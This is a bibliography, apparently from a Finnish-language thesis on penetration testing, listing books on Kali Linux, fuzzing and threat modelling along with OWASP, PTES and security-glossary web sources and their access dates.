Allen, L. & Cardwell, K. 2016. Advanced Penetration Testing for Highly Secured Environments: The Ultimate Security Guide. Second Edition. Birmingham: Packt Publishing.

Beggs, R. 2014. Mastering Kali Linux for Advanced Penetration Testing. Birmingham: Packt Publishing.

Beltrame J. 2017. Penetration Testing Bootcamp. Quickly get up and running with pentesting techniques. Birmingham: Packt Publishing.

DeMott J.; Miller C. & Takanen A. 2008. Fuzzing for Software Security Testing and Quality Assurance. Norwood: Artech House, Inc.

De Smet, D. & Pritchett W. 2013. Kali Linux Cookbook. Birmingham: Packt Publishing.

Girdhar, I. & Shah, D. 2017. Kali Linux Intrusion and Exploitation Cookbook. Birmingham: Packt Publishing.

Halton, W. & Weaver, B. 2016. Kali Linux 2 – Windows Penetration Testing. Birmingham: Packt Publishing.

Hashcat 2019. Algorithms. Viitattu 1.6.2019 https://hashcat.net/hashcat/#features-algos.

Offensive Security 2016. Kali Linux Documentations, What is Kali Linux?. Viitattu 11.5.2016 http://docs.kali.org/introduction/what-is-kali-linux.

OWASP 2016a. Category: Threat Modeling. Viitattu 9.2.2018 https://www.owasp.org/index.php/Category:Threat_Modeling.

OWASP 2016b. Category: Fuzzing. Viitattu 1.5.2018 https://www.owasp.org/index.php/Fuzzing.

Penetration Testing Execution Standard 2014a. Vulnerability Analysis. Viitattu 10.3.2018 http://www.pentest-standard.org/index.php/Vulnerability_Analysis.

Penetration Testing Execution Standard 2014b. Exploitation. Viitattu 1.5.2018 http://www.pentest-standard.org/index.php/Exploitation.

Penetration Testing Execution Standard 2014c. Pre-engagement. Viitattu 13.3.2018 http://www.pentest-standard.org/index.php/Pre-engagement.

Penetration Testing Execution Standard 2014d. Intelligence Gathering. Viitattu 16.3.2018 http://www.pentest-standard.org/index.php/Intelligence_Gathering.

Pietikäinen, S. 2013. Tietoturvallisuus – mitä se on?. Viitattu 15.5.2016 https://www.vahtiohje.fi/web/guest/691.

Sanastokeskus TSK 2004. Tiivis tietoturvasanasto. Viitattu 15.5.2016 http://www.tsk.fi/fi/info/TiivisTietoturvasanasto.pdf.

Schneier, B. 1999. Schneier on Security, Attack Trees. Viitattu 3.3.2018 https://www.schneier.com/academic/archives/1999/12/attack_trees.html.

Sharma H. 2017. Kali Linux – An Ethical Hacker's Cookbook. End-to-end penetration testing solutions. Birmingham: Packt Publishing.

Shostack, A. 2014. Threat Modeling, Designing for Security. Indianapolis: John Wiley & Son's, Inc.

Statista 2019. Tavanomaisten haavoittuvuuksien ja altistumisten lukumäärä. Viitattu 15.11.2019 https://www.statista.com/statistics/500755/worldwide-common-vulnerabilities-and-exposures/.

TSK 2008. Tietotekniikan termitalkoot. Viitattu 4.6.2019. http://www.tsk.fi/tsk/termitalkoot/fi/node/266.

VulDB 2019. The Community-Driven Vulnerability Database. Viitattu 11.11.2019 https://vuldb.com.